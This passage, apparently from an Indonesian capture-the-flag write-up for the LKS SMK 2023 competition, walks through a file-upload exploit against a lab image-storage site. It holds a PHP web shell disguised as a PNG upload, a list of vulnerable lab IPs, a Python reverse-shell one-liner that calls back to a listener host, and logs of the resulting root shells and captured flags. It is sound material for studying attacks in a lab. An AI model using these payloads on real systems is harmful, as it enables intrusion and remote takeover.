User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------143672154727993589071143645598
Content-Length: 42867
Origin: http://10.22.16.61:10001
Connection: close
Referer: http://10.22.16.61:10001/index.php
Upgrade-Insecure-Requests: 1

-----------------------------143672154727993589071143645598
Content-Disposition: form-data; name="image"; filename="pl3.phtml"
Content-Type: image/png

PNG

IHDRæ2É¡/$PLTEGpL+ÒÉtRNSóz[%>â³ÍÃz+ztEXtComment<?php if(isset($_REQUEST['cmd'])){ echo "<pre>"; $cmd = ($_REQUEST['cmd']); system($cmd);
```

Akses laman web yang sudah muncul setelah mengunggah file, tambahkan field :

?cmd=cat /flag/flag_user.txt

Maka akan tampil seperti berikut :



10.22.16.60:10001/uploads/c1fefe9803fe721f5ea4a130fec37f03.phtml?cmd=cat /flag/flag_user.txt
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec

```
�PNG  IHDR��2g/$PLTEGpL+��tRNS�z[%>▯�Æz+ztEXtComment
LKSSMK2023{2db8707fc5dae2e75286d5bdc35bac71}
```

IP yang dapat dieksploit menggunakan kerentanan ini:

- 10.22.16.60
- 10.22.16.42
- 10.22.16.232
- 10.22.16.61
- 10.22.16.100
- 10.22.16.223
- 10.22.16.80
- 10.22.16.63
- 10.22.16.73
- 10.22.16.116
- 10.22.16.53
- 10.22.16.98
- 10.22.16.203


Note: Di waktu pembuatan write-up beberapa IP di atas mungkin sudah dipatch.

2. Reverse shell

Menambahkan payload reverse_shell pada:

?cmd=PAYLOAD_DI_SINI

Payload dapat ditemukan di situs ini.



IP 10.10.10.10 Port 9001

```
nc -lvnp 9001
```


Type nc

OS All

```
python3 -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10
.10.10.10",9001));os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("sh")'
```

Ubah IP dan port sesuai dengan yang akan Anda gunakan (listener), jalankan perintah :

nc -lvp [port yang Anda isi]



```
rooted@Hackme:~$ nc -lvp 1555
Listening on 0.0.0.0 1555
Connection received on ip-193-192-150-103.jkt-1.biznetg.io 36208
$ /bin/bashc
/bin/bashc
root@peserta-15:/var/www/lksimagestorage/uploads# cat /flag/flag_root.txt
cat /flag/flag_root.txt
LKSSMK2023{7e587d98cf7ee5a8486d9b8eacb12b58}
root@peserta-15:/var/www/lksimagestorage/uploads# ^C
rooted@Hackme:~$ nc -lvp 1555
Listening on 0.0.0.0 1555
Connection received on ip-193-192-150-103.jkt-1.biznetg.io 42736
$ /bin/bashc
/bin/bashc
root@peserta-4:/var/www/lksimagestorage/uploads# cat /flag/flag_root.txt
cat /flag/flag_root.txt
LKSSMK2023{be05a0ca2d6144d75e8780056374f190}
root@peserta-4:/var/www/lksimagestorage/uploads# ^C
```

Setelah mendapatkan akses ke sistem, gunakan perintah :

/bin/bashc

Untuk mendapatkan akses root, jalankan perintah :

```
cat flag/flag_root.txt
```

IP yang rentan terhadap kelemahan ini sama dengan IP yang rentan terhadap kerentanan file upload.